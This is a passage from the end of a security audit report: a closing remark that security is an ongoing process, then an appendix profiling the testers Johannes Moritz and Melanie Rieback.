Finally, we want to emphasize that security is a process – this audit is just a one-time snapshot. Security posture must be continuously evaluated and improved. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security. We hope that this report (and the detailed explanations of our findings) will contribute meaningfully towards that end.

Please don't hesitate to let us know if you have any further questions, or need further clarification on anything in this report.

Appendix 1 Testing team

Johannes Moritz	Johannes Moritz has a master degree in IT security and collected experience as a penetration tester in Singapore and Germany. He conducted penetration tests for governments as well as financial and automotive industries. As a security researcher, he gained deep knowledge of Java and PHP web applications. He is passionate about finding all types of security bugs, not only in web applications but also in mobile apps and other systems.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.